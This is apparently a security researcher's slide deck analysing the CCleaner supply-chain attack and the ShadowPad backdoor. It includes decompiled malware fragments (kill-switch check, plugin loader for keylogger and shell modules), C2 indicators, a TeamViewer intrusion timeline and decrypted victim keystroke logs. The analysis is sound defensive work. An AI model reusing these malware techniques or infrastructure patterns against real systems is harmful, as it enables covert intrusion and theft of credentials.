
```
1001C388h:
          retn; to 1001c290h
1001C290h:
          retn; to allocated_memory
```

```
1001C27B
1001C27D arg_0           = dword ptr  8
1001C27B arg_4           = dword ptr  0Ch
1001C27B
1001C27B                 push    ebp
1001C27C                 mov     ebp, esp
1001C27E                 push    ebp
1001C27F                 push    [ebp+arg_0]
1001C282                 push    [ebp+arg_4]
1001C285                 call    load_from_registry
1001C28A                 pop     ecx
1001C28B                 pop     ecx
1001C20C                 pop     ebp
1001C28D                 xor     eax, eax
1001C28F                 pop     ebp
1001C290                 retn
1001C290 sub_1001C27B    endp
```

D Second Stage
Payload DLL

- **Really just a downloader of the 3rd stage payload**
- Several anti-* tricks and checks (again delayed execution)
- Most of the functions are related to CnC communication (proxies, IPs…)
- Communication with CnC via TCP 443 and UDP 53 over sockets
- No hardcoded CnC IP this time
  - `get.adoble.net` – DNS A records - like in DGA in 1st stage
  - Hidden on `github.com` and `wordpress.com`
    - Both profiles existed, but now deleted

D Second Stage
Steganography in GitHub User Details



D Second Stage
Steganography in WordPress Metadata


```
<!-- Jetpack Open Graph Tags -->
<meta property="og:type" content="profile" />
<meta property="og:title" content="keepost" />
<meta property="og:url" content="https://keepost.wordpress.com
/?ptoken=82a078a0947b27fe15a35f6014a948c5&amp;" />
<meta property="og:site_name" content="john&#039;s photography" />
<meta property="og:image" content="https://secure.gravatar.com/avatar
/e1b89e62030ae3753182e9269d91a16b?s=200&amp;d=identicon&amp;r=g" />
<meta property="og:locale" content="en_US" />
<meta name="twitter:site" content="@wordpressdotcom" />
```

D Second Stage
Kill Switch


```
while ( 1 )
{
    //...
    sleep_time_2 = 60 * (pseudo_rand() % 10 + 25);
    sleep_time_1 = pseudo_rand();
    Sleep(1000 * (sleep_time_1 % 60 + sleep_time_2));
    // wait random time and then check the killswitch
    if ( check_spf_in_tmp(1) )
    {
        CloseHandle(hEvent);
        break;
    }
}
// ...
// exit
```

```
signed int __stdcall check_spf_in_tmp(int delete)
{
    char name[260]; // [esp+0h] [ebp-104h]@1

    *(_DWORD *)&name[GetTempPathA(260u, name)] = 'fps';
    if ( GetFileAttributesA(name) == -1 )
        return 0;
    if ( delete )
        DeleteFileA(name);
    return 1;
}
```

- Not so useful though - probably left for testing

Third Stage

E Third Stage
Payload

- We don't have a sample of a 3rd stage payload distributed via the CCleaner hack
- However, by analyzing the stage 1 and 2 payloads, we've found their older versions… **inside of the Piriform network**
  - First infected PC: 2017-03-11
  - Shortly after that: other PCs, build servers, version control systems, etc.
- This older 2nd stage payload downloaded a 3rd stage payload to Piriform's machines… **ShadowPad**
  - ShadowPad build tailored for Piriform (based on timestamp)

E Third Stage
Entry Point – 2017-03-11 – First Computer


```
2017-03-11 05:02:39 Event Log:TeamViewer UDP: punch received a=*.*.*.*:64002: (*)
2017-03-11 05:03:48 Event Log:TeamViewer FileWriter: Could not create file C:\Users\x64.dll, Errorcode=5
2017-03-11 05:04:03 Event Log:TeamViewer FileWriter: Could not create file C:\Users\x64.dll, Errorcode=5
2017-03-11 05:04:50 Event Log:TeamViewer FileWriter: Could not create file C:\Users\x64.vbs, Errorcode=5
2017-03-11 05:07:31 Jump List:MRUTime    C:\Users\*********\x64.vbs
2017-03-11 05:07:38 Registry             {1AC14E77-02E7-4E5D-B744-2EB1AE5198B7}\wscript.exe


2017-03-12 04:12:36 Event Log:TeamViewer "AddParticipant: [705042190,-1697811015] type=6 name=WIN-FC74JD6H4RJ"
                                         "AddParticipant: [252978432,-1122679512] type=3 name=*********"

2017-03-12 04:12:40 Event Log:TeamViewer "UDP: punch received a=*.*.*.*::63752: (*)"
2017-03-12 04:13:44 Event Log:TeamViewer "ParticipantRemoved: Our own participant was removed,
                                          we must terminate our session"
```

- Attacked through TeamViewer session to unattended computer (5am GMT)
- Likely through leaked passwords (no bruteforce)
- Two attempts to drop the file unsuccessful (no access rights)
- Third attempt to current user directory dropped x64.vbs

E Third Stage
Entry Point – 2017-03-12 Second Computer


```
2017-03-12 04:19:08    File System:Create            C:\windows\prefetch\consent.exe-2D674CE4.pf
2017-03-12 04:19:09    Registry:Modified:UserAssist          C:\ProgramData\CBCB.exe

2017-03-12 04:33:18    Registry:Modified      SOFTWARE\ODBC\ODBC.INI

2017-03-12 04:34:38    Event Log:TS-RCM:1143  The "Limit the size of the entire roaming profile cache"
               Group Policy setting has been disabled
2017-03-12 04:34:43    Registry:Modified      SYSTEM\ControlSet001\services\SessionEnv
2017-03-12 04:34:43    Event Log:System:7040  Remote Desktop Configuration Service changed from demand start to auto start

2017-03-12 08:05:48    Registry:Modified      SOFTWARE\Microsoft\Windows NT\CurrentVersion\WbemPerf modified
```

- Unattended computer again (4am GMT)
- Binary + payload in registry
- Opened backdoor through Remote Desktop

E Third Stage
Entry Point – 2017-03-14 Back to First Computer


```
2017-03-14 01:25:50    File System:Create     C:\windows\system32\TSMSISrv.dll
2017-03-14 01:26:00    Registry:Modified      SOFTWARE\ODBC\ODBC.INI
2017-03-14 01:30:00    Registry:Modified      SYSTEM\ControlSet001\services\SessionEnv
2017-03-14 01:30:44    Registry:Modified      SYSTEM\ControlSet001\services\Schedule
```


- The same name as in CCleaner 2nd stage payload
- Different registry key
- Different content of payload in ODBC.INI

E Third Stage
Entry Point – 2017-04xx – Next wave mscoree.dll

- Masking as .NET runtime dll
- Using registry for binary payload
- Build time: 2017-04-04 23:55:48
- Similar to supply-chain attack in NetSarang
  - Build on July 17
  - Discovered by Kaspersky, published on Aug 15 (ShadowPad)
  - Attributed to Chinese APT group Winnti
  - Similar Domain Name Generator Algorithm

E Third Stage
Payload: ShadowPad


- ShadowPad is a cyber-attack platform that attackers deploy in victim networks to gain remote control capabilities
- We found ShadowPad plugins scattered in the Windows registry and on the file system (incl. key logging and password stealing capabilities)
- Found on four computers



E Third Stage
Payload: Logged Keystrokes


```
2017-06-09 10:23:44
[redacted]
E:\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe
HwndWrapper[DefaultDomain;;5891c58a-998f-4163-8c77-3f0e2420bcc8]
Piriform - Microsoft Visual Studio (Administrator)
[Ctl+c]

2017-06-09 10:24:21
[redacted]
E:\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe
HwndWrapper[DefaultDomain;;5891c58a-998f-4163-8c77-3f0e2420bcc8]
Piriform - Microsoft Visual Studio (Administrator)
[Ctl+c]

2017-06-09 10:24:27
[redacted]
E:\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe
HwndWrapper[DefaultDomain;;5891c58a-998f-4163-8c77-3f0e2420bcc8]
Piriform - Microsoft Visual Studio (Administrator)
[Enter]

2017-06-09 10:24:31
[redacted]
E:\Microsoft Visual Studio 14.0\Common7\IDE\devenv.exe
HwndWrapper[DefaultDomain;;5891c58a-998f-4163-8c77-3f0e2420bcc8]
Piriform - Microsoft Visual Studio (Administrator)
REG
```

E Third Stage
Payload: ShadowPad



ShadowPad in South Korea and Russia

F ShadowPad in South Korea

- Unknown distribution channel

Identification | Details | Content | Analyses | Submissions | ITW | Comments

Date	File name	Source	Country
2017-12-27 00:08:18	extexport.exe	81572379 (web)	KR

MD5	14cefbe2ccbda70ead40e0ddcccb8ad2
SHA-1	c720597104876b3f206ee1206f7144ed35e60331
SHA-256	f0854ec2496f9b4c634040bfac7381d6bc9926e9e89dc097b4684f73e1f6d9b3
ssdeep	196608:xyqO1WQbVq0iL+JSMVvnEaJ7Ez/MycMpP0Tw:wbWb0iL+BVd7cFz
authentihash	23572d3c31c787f70e41b30c617c83404fe83de7acc36847a1e583047a9746f1
imphash	33682d17888371cf85bd8e2abcd3ae96
Size	13.4 MB (14095360 bytes)
Type	Win32 EXE
Magic	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
TrID	Windows ActiveX control (53.8%) Win32 EXE PECompact compressed (generic) (19.2%) Win64 Executable (generic) (12.7%) Win 9x/ME Control Panel applet (7.1%) Win32 Dynamic Link Library (generic) (3.0%)

F ShadowPad in South Korea

117.16.142.35

Country	Korea, Republic of
Organization	Konkuk University
ISP	Korean Education Network
Last Update	2017-12-22T11:28:52.967857
ASN	AS9459

Ports

443

Services

443
tcp
https

nginx


```
HTTP/1.1 404 Not Found
Server: nginx
Content-Type: text/html
Content-Length: 16
Connection: close
```


SSL Certificate

```
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number: 15059479460580546372 (0xd0fe04c7e631d744)
    Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=CN, ST=myprovince, L=mycity, O=myorganization, OU=mygroup,
CN=myCA
        Validity
            Not Before: Mar 22 06:00:24 2017 GMT
            Not After : Mar 22 06:00:24 2018 GMT
        Subject: C=CN, ST=myprovince, L=mycity, O=myorganization, OU=mygroup,
```

```
00000000: 00 00 14 00 19 00 1C 00|1F 00 22 00 25 00 28 00  | ..........".%.(.
00000010: 2B 00 2E 00 31 00 34 00|37 00 51 00 6C 00 85 00  | +...1.4.7.Q.l.....
00000020: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00000030: 00 00 00 00 00 00 00 00|A0 00 AC 00 B8 00 C4 00  | ........ .¬.¸.Ä.
00000040: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00000050: 78 00 00 00 00 00 00 00|67 63 37 41 72 52 58 34  | x.......gc7ArRX4
00000060: 68 4C 70 4C 51 47 67 5A|39 00 00 00 4B 4F 00 00  | hLpLQGgZ9...KO..
00000070: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 00  | ................
00000080: 00 00 00 00 00 00 00 00|00 00 00 00 00 00 00 54  | ...............T
00000090: 43 50 3A 2F 2F 31 31 37|2E 31 36 2E 31 34 32 2E  | CP://117.16.142.
000000A0: 33 35 3A 34 34 33 00 00|00 54 43 50 3A 2F 2F 31  | 35:443...TCP://1
000000B0: 31 37 2E 31 36 2E 31 34|32 2E 33 35 3A 35 39 33  | 17.16.142.35:593
000000C0: 38 00 00 00 55 44 50 3A|2F 2F 31 31 37 2E 31 36  | 8...UDP://117.16
000000D0: 2E 31 34 32 2E 33 35 3A|38 30 00 00 00 55 44 50  | .142.35:80...UDP
000000E0: 3A 2F 2F 31 31 37 2E 31|36 2E 31 34 32 2E 33 35  | ://117.16.142.35
000000F0: 3A 35 32 32 32 00 00 00|48 54 54 50 0A 0A 0A 0A  | :5222...HTTP....
00000100: 0A 00 00 00 48 54 54 50|0A 0A 0A 0A 0A 00 00 00  | ....HTTP........
00000110: 48 54 54 50 0A 0A 0A 0A|0A 00 00 00 48 54 54 50  | HTTP........HTTP
00000120: 0A 0A 0A 0A 0A 00      |                        | ......
```

F ShadowPad in Russia
File Found on VirusTotal






- Unknown distribution channel **vmrgcnklktfbgewpvh** is an encrypted log of ShadowPad's keylogger module

F ShadowPad in Russia
Decrypted Information


```
2017-08-22 11:06:21
88-kga
C:\Program Files\Microsoft Office\Office12\WINWORD.EXE
[redacted] - Microsoft Word
[Ctrl+W]

2017-08-23 11:27:11
88-kga
C:\Windows\System32\rundll32.exe
[redacted] F:\[Ins][Ins][PrtSc][Back][Ins][Back][Back][Back]F:\

2017-08-23 11:27:20
88-kga
C:\Windows\System32\rundll32.exe
КриптоПро CSP
[Esc]

2017-08-23 11:29:56
88-kga
C:\Windows\explorer.exe
[redacted] \\[NUM280]-kh1[Back]\[Back][Back][Back]kh1n[Back][Back][Back][Back]k1n[Left][Left]h
```

```
2017-08-28 16:16:16
88-kga
C:\Program Files\Mozilla Firefox\firefox.exe
[redacted] Mozilla Firefox
[NUM41736033720]
```

F ShadowPad in Russia





```
88-kga
C:\Program Files\Mozilla Firefox\firefox.exe
[redacted] - Mozilla Firefox
[Del]y[Rigth][Rigth][Rigth][Rigth][Rigth][Rigth][Ri

2017-08-28 17:26:47
88-kga
C:\Program Files\Mozilla Firefox\firefox.exe
[redacted] - Mozilla Firefox
[NUM9100][Enter]

2017-08-28 17:27:02
88-kga
C:\Program Files\Mozilla Firefox\firefox.exe
[redacted] - Mozilla Firefox
[NUM9100]

2017-08-28 17:27:05
88-kga
C:\Program Files\Mozilla Firefox\firefox.exe
[redacted] - Mozilla Firefox
[Enter]

2017-08-28 17:27:19
88-kga
C:\Program Files\Mozilla Firefox\firefox.exe
[redacted] - Mozilla Firefox
[NUM155355149].[NUM38]
```

Payment order

F ShadowPad in Russia
More Modules of ShadowPad Available

- Build date of ShadowPad was 06/29/2015 16:29:17
- Not as modular as the new version, bundled in one .exe file instead of additional modules stored inside the Windows registry
- Gives insights into a more thorough range of modules the attackers have developed. Only some of them were present in the Piriform network



F ShadowPad in Russia
Modules

```
v1 = decrypt_string(8, "DISK", &out);
pluginfo(&a1->disk, v1->pwchar4, disk_init, disk_1_api, return_zero);
qstr::dtor(&out);
(a1->disk.init)(&fncs);
v2 = decrypt_string(8, "DISK", &out);
pluginfo(&a1->disk_2, v2->pwchar4, disk_2_init, disk_2_api, return_zero);
qstr::dtor(&out);
(a1->disk_2.init)(&fncs);
v3 = decrypt_string(13, "KeyLogger", &out);
pluginfo(&a1->keylogger, v3->pwchar4, keylogger_init, keylogger_api, keylogger_dtor);
qstr::dtor(&out);
(a1->keylogger.init)(&fncs);
v4 = decrypt_string(11, "Nethood", &out);
pluginfo(&a1->nethood, v4->pwchar4, Nethood_init, Nethood_api, return_zero);
qstr::dtor(&out);
(a1->nethood.init)(&fncs);
v5 = decrypt_string(11, "Netstat", &out);
pluginfo(&a1->netstat, v5->pwchar4, Netstat_init, Netstat_api, return_zero);
qstr::dtor(&out);
(a1->netstat.init)(&fncs);
v6 = decrypt_string(10, "Option", &out);
pluginfo(&a1->option, v6->pwchar4, Option_init, Option_api, return_zero);
qstr::dtor(&out);
(a1->option.init)(&fncs);
v7 = decrypt_string(11, "PortMap", &out);
pluginfo(&a1->portmap, v7->pwchar4, PortMap_init, PortMap_api, return_zero);
qstr::dtor(&out);
(a1->portmap.init)(&fncs);
v8 = decrypt_string(11, "Process", &out);
pluginfo(&a1->process, v8->pwchar4, Process_init, Process_api, return_zero);
qstr::dtor(&out);
(a1->process.init)(&fncs);
v9 = decrypt_string(11, "Regedit", &out);
pluginfo(&a1->regedit, v9->pwchar4, Regedit_init, Regedit_api, return_zero);
qstr::dtor(&out);
(a1->regedit.init)(&fncs);
v10 = decrypt_string(10, "Screen", &out);
pluginfo(&a1->screen, v10->pwchar4, Screen_init, Screen_api, Screen_dtor);
qstr::dtor(&out);
(a1->screen.init)(&fncs);
v11 = decrypt_string(11, "Service", &out);
pluginfo(&a1->service, v11->pwchar4, Service_init, Service_api, return_zero);
qstr::dtor(&out);
(a1->service.init)(&fncs);
v12 = decrypt_string(9, "Shell", &out);
pluginfo(&a1->shell, v12->pwchar4, Shell_init, Shell_api, return_zero);
qstr::dtor(&out);
(a1->shell.init)(&fncs);
v13 = decrypt_string(7, "SQL", &out);
pluginfo(&a1->sql, v13->pwchar4, SQL_init, SQL_api, return_zero);
qstr::dtor(&out);
(a1->sql.init)(&fncs);
v14 = decrypt_string(10, "Telnet", &out);
pluginfo(&a1->telnet, v14->pwchar4, Telnet_init, Telnet_api, return_zero);
qstr::dtor(&out);
(a1->telnet.init)(&fncs);
v15 = CreateEventW(0, 1, 0, 0);
a1->handle = v15;
if ( !v15 )
  return GetLastError();
v17 = new_plugin_record();
return spawn_thread(v17, &a1->handle_2, "PP", &loc_100071A3, a1);
```

G Conclusions

- **Lessons learned**
  - Securing the build infrastructure must be a top priority for any software company
  - Whitelisting of signed apps will be a problem with supply chain attacks
  - Cybersecurity due-diligence really important during and after M&A
- **Attribution of attack**
  - Many indications pointing to China; but not all
- The investigation is still ongoing, we will inform the public in case of any new findings

Thank you